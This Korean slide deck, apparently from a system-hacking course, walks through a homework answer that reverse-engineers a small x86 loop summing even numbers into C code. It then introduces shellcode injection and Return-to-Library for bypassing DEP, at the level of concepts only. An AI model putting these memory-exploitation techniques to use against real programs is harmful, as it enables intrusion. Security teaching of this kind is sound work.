

# 시스템 해킹 교육

Part 4. 메모리 공격 심화

교육 구성

# INDEX

- 
- 0. 과제 풀이
  - 1. shellcode injection
  - 2. Return To Library
  - 3. GOT Overwrite
  - 4. CTF?
-

과제 하셨나요?

## 과제 풀이

```

1  0x0804842d <+0>:  push  ebp
2  0x0804842e <+1>:  mov   ebp,esp
3  0x08048430 <+3>:  and   esp,0xffffffff
4  0x08048433 <+6>:  sub   esp,0x20
5  0x08048436 <+9>:  mov   DWORD PTR [esp+0x18],0x0
6  0x0804843e <+17>:  mov   DWORD PTR [esp+0x1c],0x0
7  0x08048446 <+25>:  mov   DWORD PTR [esp+0x1c],0x0
8  0x0804844e <+33>:  jmp   0x8048468 <main+59>
9  0x08048450 <+35>:  mov   eax,DWORD PTR [esp+0x1c]
10 0x08048454 <+39>:  and   eax,0x1
11 0x08048457 <+42>:  test  eax,eax
12 0x08048459 <+44>:  jne   0x8048463 <main+54>
13 0x0804845b <+46>:  mov   eax,DWORD PTR [esp+0x1c]
14 0x0804845f <+50>:  add   DWORD PTR [esp+0x18],eax
15 0x08048463 <+54>:  add   DWORD PTR [esp+0x1c],0x1
16 0x08048468 <+59>:  cmp   DWORD PTR [esp+0x1c],0x9
17 0x0804846d <+64>:  jle   0x8048450 <main+35>
18 0x0804846f <+66>:  mov   eax,DWORD PTR [esp+0x18]
19 0x08048473 <+70>:  mov   DWORD PTR [esp+0x4],eax
20 0x08048477 <+74>:  mov   DWORD PTR [esp],0x8048510 // %d
21 0x0804847e <+81>:  call  0x80482e0 <printf@plt>
22 0x08048483 <+86>:  leave
23 0x08048484 <+87>:  ret

```

변수들을 만든다.

변수들로 어떤 연산을 한다.

연산의 결과를 출력한다. (정수)

# 과제 풀이

```
4  0x08048433 <+6>:  sub    esp,0x20
5  0x08048436 <+9>:  mov     DWORD PTR [esp+0x18],0x0
6  0x0804843e <+17>:  mov     DWORD PTR [esp+0x1c],0x0
7  0x08048446 <+25>:  mov     DWORD PTR [esp+0x1c],0x0
```

프로로그 이후 변수가 들어갈 공간을 할당(main+6),

그 후, 변수 두개([esp+0x18], [esp+0x1c])를 선언

4Byte로 할당된 것을 보고 두 변수는 int(정수)형 변수일 것이라는 점을 유추 가능

[esp+0x18]에 위치한 변수를 v1, [esp+0x1c]에 위치한 변수를 v2라고 이름 붙임

# 과제 풀이



```
8  0x0804844e <+33>:  jmp     0x8048468 <main+59>
9  0x08048450 <+35>:  mov     eax,DWORD PTR [esp+0x1c]
10 0x08048454 <+39>:  and     eax,0x1
11 0x08048457 <+42>:  test    eax,eax
12 0x08048459 <+44>:  jne     0x8048463 <main+54>
13 0x0804845b <+46>:  mov     eax,DWORD PTR [esp+0x1c]
14 0x0804845f <+50>:  add     DWORD PTR [esp+0x18],eax
15 0x08048463 <+54>:  add     DWORD PTR [esp+0x1c],0x1
16 0x08048468 <+59>:  cmp     DWORD PTR [esp+0x1c],0x9
17 0x0804846d <+64>:  jle     0x8048450 <main+35>
18 0x0804846f <+66>:  mov     eax,DWORD PTR [esp+0x18]
```

The assembly code shows a loop structure. A red box highlights the instructions from line 9 to line 17. Red arrows indicate the flow: from line 8 to line 9, and from line 17 back to line 9, illustrating the loop.

일단 어딘가로 점프 -> 점프한 곳에서 cmp문을 만난다.

jle, 즉, (v2 <= 9)면 앞으로 다시 돌아간다?

# 과제 풀이



```
8  0x0804844e <+33>: jmp 0x8048468 <main+59>
9  0x08048450 <+35>: mov eax,DWORD PTR [esp+0x1c]
10 0x08048454 <+39>: and eax,0x1
11 0x08048457 <+42>: test eax,eax
12 0x08048459 <+44>: jne 0x8048463 <main+54>
13 0x0804845b <+46>: mov eax,DWORD PTR [esp+0x1c]
14 0x0804845f <+50>: add DWORD PTR [esp+0x18],eax
15 0x08048463 <+54>: add DWORD PTR [esp+0x1c],0x1
16 0x08048468 <+59>: cmp DWORD PTR [esp+0x1c],0x9
17 0x0804846d <+64>: jle 0x8048450 <main+35>
18 0x0804846f <+66>: mov eax,DWORD PTR [esp+0x18]
```


The assembly code shows a loop structure. A red box highlights the instructions from line 9 to line 17. Red arrows indicate the flow: from line 9 to line 10, from line 12 to line 13, and from line 17 back to line 9.

추가적으로, 매 루프마다 v2에 1을 더함.

v2는 0, 1, 2, ..., 9

따라서 이는 10번을 반복하는 반복문임

# 과제 풀이



```
8 0x0804844e <+33>: jmp 0x8048468 <main+59>
9 0x08048450 <+35>: mov eax,DWORD PTR [esp+0x1c]
10 0x08048454 <+39>: and eax,0x1
11 0x08048457 <+42>: test eax,eax
12 0x08048459 <+44>: jne 0x8048463 <main+54>
13 0x0804845b <+46>: mov eax,DWORD PTR [esp+0x1c]
14 0x0804845f <+50>: add DWORD PTR [esp+0x18],eax
15 0x08048463 <+54>: add DWORD PTR [esp+0x1c],0x1
16 0x08048468 <+59>: cmp DWORD PTR [esp+0x1c],0x9
17 0x0804846d <+64>: jle 0x8048450 <main+35>
18 0x0804846f <+66>: mov eax,DWORD PTR [esp+0x18]
```

A red hand-drawn loop annotation is present around the assembly code. It starts at the `jmp` instruction (line 8), goes down the right side, and then loops back to the `mov` instruction (line 9) at the top of the loop. The `and` instruction (line 10) is highlighted with a blue background.

eax(v2)와 0x00000001을 AND 연산을 한다..

-> 무슨 의미인가?




# Hard-Hand-Ray 과제 풀이

?	?	?	?	?	?	?	?
---	---	---	---	---	---	---	---


AND

0	0	0	0	0	0	0	1
---	---	---	---	---	---	---	---



0	0	0	0	0	0	0	?
---	---	---	---	---	---	---	---

# Hard-Hand-Ray 과제 풀이



# 과제 풀이

```
8  0x0804844e <+33>: jmp 0x8048468 <main+59>
9  0x08048450 <+35>: mov eax,DWORD PTR [esp+0x1c]
10 0x08048454 <+39>: and eax,0x1
11 0x08048457 <+42>: test eax,eax
12 0x08048459 <+44>: jne 0x8048463 <main+54>
13 0x0804845b <+46>: mov eax,DWORD PTR [esp+0x1c]
14 0x0804845f <+50>: add DWORD PTR [esp+0x18],eax
15 0x08048463 <+54>: add DWORD PTR [esp+0x1c],0x1
16 0x08048468 <+59>: cmp DWORD PTR [esp+0x1c],0x9
17 0x0804846d <+64>: jle 0x8048450 <main+35>
18 0x0804846f <+66>: mov eax,DWORD PTR [esp+0x18]
```

eax(v2)와 0x00000001을 AND 연산을 한다..

-> 무슨 의미인가?

-> v2가 홀수인가 짝수인가? -> 짝수면 통과


# 과제 풀이

```
8  0x0804844e <+33>:  jmp     0x8048468 <main+59>
9  0x08048450 <+35>:  mov     eax,DWORD PTR [esp+0x1c]
10 0x08048454 <+39>:  and     eax,0x1
11 0x08048457 <+42>:  test    eax,eax
12 0x08048459 <+44>:  jne     0x8048463 <main+54>
13 0x0804845b <+46>:  mov     eax,DWORD PTR [esp+0x1c]
14 0x0804845f <+50>:  add     DWORD PTR [esp+0x18],eax
15 0x08048463 <+54>:  add     DWORD PTR [esp+0x1c],0x1
16 0x08048468 <+59>:  cmp     DWORD PTR [esp+0x1c],0x9
17 0x0804846d <+64>:  jle     0x8048450 <main+35>
18 0x0804846f <+66>:  mov     eax,DWORD PTR [esp+0x18]
```

통과하면(짝수이면) v1에 더함

홀수이면 안 더함

## 과제 풀이



```
8 0x0804844e <+33>: jmp 0x8048468 <main+59>
9 0x08048450 <+35>: mov eax,DWORD PTR [esp+0x1c]
10 0x08048454 <+39>: and eax,0x1
11 0x08048457 <+42>: test eax,eax
12 0x08048459 <+44>: jne 0x8048463 <main+54>
13 0x0804845b <+46>: mov eax,DWORD PTR [esp+0x1c]
14 0x0804845f <+50>: add DWORD PTR [esp+0x18],eax
15 0x08048463 <+54>: add DWORD PTR [esp+0x1c],0x1
16 0x08048468 <+59>: cmp DWORD PTR [esp+0x1c],0x9
17 0x0804846d <+64>: jle 0x8048450 <main+35>
18 0x0804846f <+66>: mov eax,DWORD PTR [esp+0x18]
```

The assembly code shows a loop structure. A red box highlights the instructions from line 9 to line 17. Red arrows indicate the flow: from line 8 to line 9, from line 17 back to line 9, and from line 16 to line 17.

루프가 끝나고 v1을 eax로

# 과제 풀이

```
19 0x08048473 <+70>: mov    DWORD PTR [esp+0x4],eax
20 0x08048477 <+74>: mov    DWORD PTR [esp],0x8048510 // %d
21 0x0804847e <+81>: call  0x80482e0 <printf@plt>
```

v1 값을 출력하고 종료

출력 결과는..?

$$2 + 4 + 6 + 8 = 20$$

# 과제 풀이

```
int v1 = 0;
int v2 = 0;


for (v2 = 0; v2 <= 9; v2++) {
    if (v2 % 2 == 0) {
        v1 += v2;
    }
}

printf("%d", v1);
```

```
1 #include <stdio.h>
2
3 int main()
4 {
5     int sum = 0;
6     int i = 0;
7     for(i = 0; i < 10; i++) {
8         if(i % 2 == 0)
9             sum += i;
10    }
11
12    printf("%d", sum);
13 }
```

전통적인 Buffer Overflow 공격 변형

# Shellcode Injection






# 개념 및 적용

## Shellcode?


시스템의 특정 명령을 실행시키는 작은 사이즈의 프로그램을 뜻한다. 이름에 'Shell' 이라는 단어는 공격 대상의 명령어 셸을 실행시킨다는 의미로부터 파생되었다.

- 보통 '셸을 뺐다' 라고 말할 때 셸(shell)이 이 셸이다.

# 개념 및 적용




# 개념 및 적용



라이브러리 함수 강제 호출

# Return To Library




# Return To Library

리턴된다


라이브러리 함수로

DEP 우회

